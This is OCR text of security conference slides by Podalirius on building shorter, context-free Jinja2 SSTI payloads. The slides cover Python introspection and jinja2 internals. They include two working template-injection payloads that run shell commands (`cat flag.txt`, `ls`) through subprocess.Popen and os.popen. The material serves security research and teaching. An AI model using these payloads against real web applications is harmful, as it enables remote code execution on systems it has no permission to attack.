
Optimizing Server Side Template Injections payloads for Jinja2

Rémi GASCOU (Podalirius)

Whoami




Rémi GASCOU (Podalirius)

Offensive Security Consultant


github.com/p0dalirius
twitter.com/podalirius_
https://podalirius.net/

- Template Engines
- Server Side Template Injection (SSTI) vulnerabilities
- Python internals
- Breadth first search in Python objects
- Jinja2 payloads
- Shortening payloads


Template Engines



Template Engines



Server Side Template Injection vulnerability



Server Side Template Injection vulnerability

- This type of vulnerabilities can happen:
  - If the template is **modified by a parameter of the request** before rendering
  - If the attacker has **write access to the source template files**

A Python template engine: jinja2

- Generate documents (strings, web pages …) from templates.

```
>>> from jinja2 import Template
>>> msg = Template("My name is {{ name }}").render(name="John Doe")
>>> print(msg)
'My name is John Doe'
```

- Used in many Python modules, such as Flask (for web applications) or python-docx (to generate DOCX files from templates in Python)

A Python template engine: jinja2

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>My Webpage</title>
    <link rel="stylesheet" href="/css/main.css">
</head>
<body>
    <ul id="navigation">
    {% for item in navigation %}
        <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
    {% endfor %}
    </ul>

    <h1>My Webpage</h1>
    {{ a_variable }}

    {# a comment #}
</body>
</html>
```

SSTI Payloads for jinja2

- How can we access the `os` Python module ?

SSTI Payloads for jinja2

- How can we access the `os` Python module ?

- Egg-hunter payloads (context dependant):

Exploit the SSTI by calling subprocess.Popen

⚠ the number 396 will vary depending of the application.

```
{{''.__class__.mro()[1].__subclasses__()[396]('cat flag.txt',shell=True,stdout=-1).communicate()[0].strip()}}
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

SSTI Payloads for jinja2

Can there be context-free payloads in jinja2, with less requirements and ideally shorter ?

SSTI Payloads for jinja2

Can there be context-free payloads in jinja2, with less requirements and ideally shorter ?

This is what we will try to build!

Python internals

- Most variables are actually objects.

Python internals

- Most variables are actually objects.
- We can do introspection!

Python internals

- Most variables are actually objects.
- We can do introspection!

```
>>> dir(int(0))
['__abs__', '__add__', '__and__', '__bool__', '__ceil__', '__class__', '
    __delattr__', '__dir__', '__divmod__', '__doc__', '__eq__', '__float__', '
    __floor__', '__floordiv__', '__format__', '__ge__', '__getattribute__', '
    __getnewargs__', '__gt__', '__hash__', '__index__', '__init__', '
    __init_subclass__', '__int__', '__invert__', '__le__', '__lshift__', '__lt__
    ', '__mod__', '__mul__', '__ne__', '__neg__', '__new__', '__or__', '__pos__'
    , '__pow__', '__radd__', '__rand__', '__rdivmod__', '__reduce__', '
    __reduce_ex__', '__repr__', '__rfloordiv__', '__rlshift__', '__rmod__', '
    __rmul__', '__ror__', '__round__', '__rpow__', '__rrshift__', '__rshift__',
    '__rsub__', '__rtruediv__', '__rxor__', '__setattr__', '__sizeof__', '
    __str__', '__sub__', '__subclasshook__', '__truediv__', '__trunc__', '
    __xor__', 'as_integer_ratio', 'bit_length', 'conjugate', 'denominator', '
    from_bytes', 'imag', 'numerator', 'real', 'to_bytes']
>>>
```

Python internals

- From these functions and attributes, we can access other attributes, such as other functions, variables or sub-modules.

- Here is an example of sub-attributes found in the previous int(0) object :

```
>>> dir(int(0).__init__)
['__call__', '__class__', '__delattr__', '__dir__', '__doc__', '__eq__', '
    __format__', '__ge__', '__getattribute__', '__gt__', '__hash__', '__init__',
     '__init_subclass__', '__le__', '__lt__', '__name__', '__ne__', '__new__', '
    __objclass__', '__qualname__', '__reduce__', '__reduce_ex__', '__repr__', '
    __self__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '
    __text_signature__']
```

The TemplateReference object in jinja2

- TemplateReference object allows to reuse code blocks from the template:

```
>>> msg = jinja2.Template("""
... <title>{% block title %}This is a title{% endblock %}</title>
... <h1>{{ self.title() }}</h1>
... """).render()
>>> print(msg)
<title>This is a title</title>
<h1>This is a title</h1>
>>>
```

The TemplateReference object in jinja2

- TemplateReference object is accessed using `{{ self }}` from within the template.

- `{{ self }}` is a context-free variable:
  - Always accessible even with an empty `.render()`

```
>>> jinja2.Template("My name is {{ self }}").render()
'My name is <TemplateReference None>'
>>>
```


Jinja2 internals

- We can find a path to `os` by exploring the jinja2 module
- Example of one path to `os`:

```
1  >>> import jinja2
2  >>> jinja2.bccache.tempfile._os
3  <module 'os' from '/usr/lib/python3.8/os.py'>
4  >>>
```

Breadth first search


- We can see Python's objects and attributes as a graph



